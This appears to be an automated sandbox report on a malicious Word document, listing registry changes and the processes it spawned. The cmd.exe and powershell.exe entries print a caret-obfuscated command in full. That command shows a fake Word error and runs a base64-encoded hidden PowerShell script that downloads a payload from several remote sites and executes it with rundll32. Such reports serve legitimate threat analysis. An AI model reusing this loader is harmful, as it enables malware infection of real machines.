00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615342	1378615343	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615343	1378615344	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4AF5	F4AF5	binary	04 00 00 00 20 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 51 CD D3 EA 64 E9 D6 01 F5 4A 0F 00 F5 4A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 20 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F5 4A 0F 00 F5 4A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 1100 Parent PID: 1220

General

Start time:	20:30:35
Start date:	12/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgACQAOABaAEcAIAAgAD0AIABbAH QAWQBwAGUAXQAoACIAewAyAH0AewA1AH0AewAwAH0AewAxAH0AewAzAH0Aew A0AH0AIgAtAGYAIAAnAFQARQAnACwAJwBtAC4AJwAsACcAUwB5ACcALAAnAG kAbwAnACwAJwAuAEQASQByAEUAQwB0AE8AUgBZACcALAAnAFMAJwApADsAIA AgACAAJABEADAAQwBxACAAPQAgAFsAVABZAHAAZQBdACgAIgB7ADIAfQB7AD EAfQB7ADAAfQB7ADMAfQB7ADQAfQAiACAALQBmACcAcwBFAHIAdgBJAEMARQ BQAG8AJwAsACcAVABlAG0ALgBuAEUAdAAuACcALAAnAFMAWQBzACcALAAnAG kATgB0AG0AYQAnACwAJwBuAEEARwBFAFIAJwApACAAOwAgACQASgBiAHoAMw B5AGEAYQA9ACQARAA1ADMARQAgACsAIABbAGMAaABhAHIAXQAoADYANAApAC AAKwAgACQAUgA3ADYAUAA7ACQARwA3ADMATwA9ACgAJwBGACcAKwAoACcAMA AnACsAJwA0AFYAJwApACkAOwAgACAAKAAgACAARwBlAHQALQBWAGEAcgBJAE EAQgBsAGUAIAAoACIAOABaACIAKwAiAGcAIgApACAAIAAtAHYAQQBsAFUAZQ BPAE4AIAApADoAOgAiAGMAcgBFAGAAQQBgAFQAZQBEAGkAUgBgAGUAQwB0AG AAbwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB0AEsAJwArACgAJw BMACcAKwAnAEsAJwArACcAagBsADQAOABrAHIAJwApACsAJwB0ACcAKwAoAC cASwBMAE4AcQAnACsAJwBtADkAJwApACsAKAAnAHQAJwArACcAeQA5ACcAKQ ArACcAdAAnACsAJwBLAEwAJwApAC0AcgBlAHAAbABBAGMAZQAgACAAKAAnAH QASwAnACsAJwBMACcAKQAsAFsAQwBIAEEAcgBdADkAMgApACkAOwAkAFAANA AzAFcAPQAoACgAJwBVAF8AJwArACcAMgAnACkAKwAnAFAAJwApADsAIAAgAC gAIAAgAGMAaABJAEwAZABpAFQAZQBNACAAVgBhAHIASQBBAEIAbABFADoAZA AwAGMAcQAgACAAKQAuAHYAYQBMAHUAZQA6ADoAIgBzAGAAZQBjAFUAUgBJAH QAYABZAHAAUgBPAHQAYABPAEMAbwBMACIAIAA9ACAAKAAoACcAVABsACcAKw AnAHMAMQAnACkAKwAnADIAJwApADsAJABTADgAMgBHAD0AKAAoACcARwA5AC cAKwAnADAAJwApACsAJwBNACcAKQA7ACQARAA2AHQAcgB3ADAAMgAgAD0AIA AoACgAJwBTADkAJwArACcAMwAnACkAKwAnAEUAJwApADsAJABYADYAXwBNAD 0AKAAnAEQAMwAnACsAJwAwAFAAJwApADsAJABHADYAYQBqAHYAOABkAD0AJA BIAE8ATQBFACsAKAAoACcAewAwACcAKwAnAH0ASwBqAGwANAA4AGsAcgAnAC sAJwB7ADAAfQBOAHEAJwArACgAJwBtADkAdAB5ACcAKwAnADkAJwApACsAJw B7ADAAfQAnACkALQBmACAAIABbAEMASABhAHIAXQA5ADIAKQArACQARAA2AH QAcgB3ADAAMgArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOw AkAFYAMwA1AFUAPQAoACgAJwBTADUAJwArACcAXwAnACkAKwAnAFUAJwApAD sAJABKAGkAdABvAGEAMgBlAD0AKAAoACcAdwBdAHgAbQBbAHYAcwAnACsAJw A6AC8ALwByAGUAbQBlAGQAJwArACcAaQBpACcAKwAnAHMALgAnACsAJwBjAC cAKwAnAG8AJwArACcAbQAvAHQALwBnAG0AMgBYAC8AQAAnACsAJwB3ACcAKQ ArACgAJwBdAHgAJwArACcAbQBbAHYAOgAnACsAJwAvAC8AYQB2AGEAJwApAC sAKAAnAGQAbgAnACsAJwBhAG4AJwApACsAKAAnAHMAYQAnACsAJwBoACcAKQ ArACcAaQBuACcAKwAoACcALgBjACcAKwAnAG8AbQAnACkAKwAoACcALwAnAC sAJwB3AHAAJwArACcALQBpAG4AYwAnACkAKwAnAGwAdQAnACsAKAAnAGQAZQ AnACsAJwBzAC8AdwAvAEAAJwApACsAJwB3ACcAKwAnAF0AJwArACgAJwB4AC cAKwAnAG0AWwAnACkAKwAoACcAdgA6AC8ALwAnACsAJwBzAG8AbAAnACsAJw BpAGMAbwAnACkAKwAnAG4AJwArACgAJwAuAHUAcwAnACsAJwAvAGEAbABsAG EAJwArACcAbQAnACsAJwAtAGMAeQAnACkAKwAoACcAYwBsAGUAJwArACcALQ AxAGMANAAnACkAKwAoACcAZwBuACcAKwAnAC8AZgA1ACcAKQArACcAegAvAC cAKwAoACcAQAAnACsAJwB3AF0AJwApACsAKAAnAHgAJwArACcAbQBbACcAKw AnAHYAOgAvACcAKwAnAC8AdwB3AHcALgByAGkAcABhAHIAYQB6AGkAJwArAC cAbwBuACcAKwAnAGkAJwArACcALQAnACkAKwAoACcAcgBhAGQAaQAnACsAJw BvACcAKQArACcAdAB2ACcAKwAnAC4AYwAnACsAKAAnAG8AbQAnACsAJwAvAH MAbwAnACkAKwAnAGYAdAAnACsAKAAnAGEAYwAnACsAJwB1ACcAKQArACgAJw BsACcAKwAnAG8AdQBzAC8AJwArACcARABaAHoALwAnACkAKwAnAEAAJwArAC gAJwB3ACcAKwAnAF0AeABtAFsAJwApACsAKAAnAHYAOgAvACcAKwAnAC8AJw ApACsAKAAnAHcAdwAnACsAJwB3ACcAKQArACgAJwAuAGEAZwByACcAKwAnAG kAJwArACcAYwBhAG0AcAAnACsAJwBlAGcAJwApACsAKAAnAGcAaQAnACsAJw BvACcAKwAnAGMAbwByACcAKQArACgAJwB0AGUAJwArACcAYwBvAG0AbwAnAC kAKwAnAHQAdAAnACsAJwBvAC4AJwArACgAJwBpAHQAJwArACcALwAnACkAKw AoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAJwArACcAZABtACcAKQArAC gAJwBpACcAKwAnAG4AJwArACcALwBzADcAJwArACcAcAAxAC8AQAB3AF0AJw ArACcAeABtAFsAJwApACsAJwB2ACcAKwAnAHMAOgAnACsAJwAvAC8AJwArAC cAdwB3ACcAKwAnAHcAJwArACgAJwAuAHMAdABhAHIAbAAnACsAJwBpACcAKw AnAG4AJwApACsAKAAnAGcAdABlAGMAaABzAC4AYwBvAG0AJwArACcALwAnAC sAJwBHAE4ATQAnACsAJwAvAEAAdwAnACsAJwBdAHgAbQBbAHYAJwApACsAKA AnADoAJwArACcALwAnACsAJwAvAGgAZQBsAGwAYQBzACcAKQArACgAJwAtAG QAJwArACcAYQByAG0AcwAnACsAJwB0AGEAZAAnACsAJwB0AC4AZAAnACsAJw BlACcAKQArACcALwBjACcAKwAoACcAZwBpAC0AYgBpAG4AJwArACcALwBaAC cAKQArACcAUwAnACsAKAAnAG8AJwArACcAbwAvACcAKQApAC4AIgByAEUAcA BsAEEAYABjAGUAIgAoACgAKAAnAHcAXQB4AG0AJwArACcAWwAnACkAKwAnAH YAJwApACwAKABbAGEAcgByAGEAeQBdACgAKAAnAGQAcwAnACsAKAAnAGUAJw ArACcAdwBmACcAKQApACwAKAAnAHcAZQAnACsAKAAnAHYAdwAnACsAJwBlAC cAKQApACkALAAoACcAYQBlACcAKwAnAGYAZgAnACkALAAoACcAaAB0ACcAKw AnAHQAcAAnACkAKQBbADIAXQApAC4AIgBTAGAAUABMAEkAdAAiACgAJABPAD UAXwBZACAAKwAgACQASgBiAHoAMwB5AGEAYQAgACsAIAAkAEwAXwAwAEMAKQ A7ACQAVgAxADEAVgA9ACgAJwBlACcAKwAoACcAXwA4ACcAKwAnAE0AJwApAC kAOwBmAG8AcgBlAGEAYwBoACAAKAAkAE0AbAA5AHgAdwA3AG0AIABpAG4AIA AkAEoAaQB0AG8AYQAyAGUAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtAC cAKwAnAE8AYgBqAGUAYwAnACsAJwB0ACcAKQAgAHMAWQBTAHQAZQBtAC4ATg BFAFQALgB3AEUAQgBDAEwASQBFAG4AVAApAC4AIgBkAG8AVwBgAE4ATABPAG EARABGAEkAYABMAEUAIgAoACQATQBsADkAeAB3ADcAbQAsACAAJABHADYAYQ BqAHYAOABkACkAOwAkAE0AMAA2AEsAPQAoACgAJwBBACcAKwAnADUAMQAnAC kAKwAnAEIAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQAnACsAJwB0AC0ASQ B0ACcAKwAnAGUAbQAnACkAIAAkAEcANgBhAGoAdgA4AGQAKQAuACIAbABgAE UATgBHAHQASAAiACAALQBnAGUAIAAzADAANAA0ADcAKQAgAHsAJgAoACcAcg AnACsAJwB1AG4AJwArACcAZABsAGwAMwAyACcAKQAgACQARwA2AGEAagB2AD gAZAAsACgAKAAnAFMAaAAnACsAJwBvACcAKQArACgAJwB3ACcAKwAnAEQAaQ AnACsAJwBhAGwAbwAnACkAKwAnAGcAQQAnACkALgAiAHQAYABvAFMAVABvAG AASQBuAEcAlgAoACkAOwAkAFcANQAyAE0APQAoACgAJwBPADEAJwArACcAOQ AnACkAKwAnAFIAJwApADsAYgByAGUAYQBrADsAJABLADgAMQBBAD0AKAAnAE UAJwArACgAJwA3ACcAKwAnADQARAAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQ B9ACQAUwA1ADIATgA9ACgAJwBZADcAJwArACcAMgBTACcAKQA=
Imagebase:	0x4a3f0000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2572 Parent PID: 1100

General

Start time:	20:30:36
Start date:	12/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff0f0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2552 Parent PID: 1100

General

Start time:	20:30:36
Start date:	12/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w hidden -enc IAAgACQAOABaAEcAIAAgAD0AIABbAH QAWQBwAGUAXQAoACIAewAyAH0AewA1AH0AewAwAH0AewAxAH0AewAzAH0Aew A0AH0AIgAtAGYAIAAnAFQARQAnACwAJwBtAC4AJwAsACcAUwB5ACcALAAnAG kAbwAnACwAJwAuAEQASQByAEUAQwB0AE8AUgBZACcALAAnAFMAJwApADsAIA AgACAAJABEADAAQwBxACAAPQAgAFsAVABZAHAAZQBdACgAIgB7ADIAfQB7AD EAfQB7ADAAfQB7ADMAfQB7ADQAfQAiACAALQBmACcAcwBFAHIAdgBJAEMARQ BQAG8AJwAsACcAVABlAG0ALgBuAEUAdAAuACcALAAnAFMAWQBzACcALAAnAG kATgB0AG0AYQAnACwAJwBuAEEARwBFAFIAJwApACAAOwAgACQASgBiAHoAMw B5AGEAYQA9ACQARAA1ADMARQAgACsAIABbAGMAaABhAHIAXQAoADYANAApAC AAKwAgACQAUgA3ADYAUAA7ACQARwA3ADMATwA9ACgAJwBGACcAKwAoACcAMA AnACsAJwA0AFYAJwApACkAOwAgACAAKAAgACAARwBlAHQALQBWAGEAcgBJAE EAQgBsAGUAIAAoACIAOABaACIAKwAiAGcAIgApACAAIAAtAHYAQQBsAFUAZQ BPAE4AIAApADoAOgAiAGMAcgBFAGAAQQBgAFQAZQBEAGkAUgBgAGUAQwB0AG AAbwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB0AEsAJwArACgAJw BMACcAKwAnAEsAJwArACcAagBsADQAOABrAHIAJwApACsAJwB0ACcAKwAoAC cASwBMAE4AcQAnACsAJwBtADkAJwApACsAKAAnAHQAJwArACcAeQA5ACcAKQ ArACcAdAAnACsAJwBLAEwAJwApAC0AcgBlAHAAbABBAGMAZQAgACAAKAAnAH QASwAnACsAJwBMACcAKQAsAFsAQwBIAEEAcgBdADkAMgApACkAOwAkAFAANA AzAFcAPQAoACgAJwBVAF8AJwArACcAMgAnACkAKwAnAFAAJwApADsAIAAgAC gAIAAgAGMAaABJAEwAZABpAFQAZQBNACAAVgBhAHIASQBBAEIAbABFADoAZA AwAGMAcQAgACAAKQAuAHYAYQBMAHUAZQA6ADoAIgBzAGAAZQBjAFUAUgBJAH QAYABZAHAAUgBPAHQAYABPAEMAbwBMACIAIAA9ACAAKAAoACcAVABsACcAKw 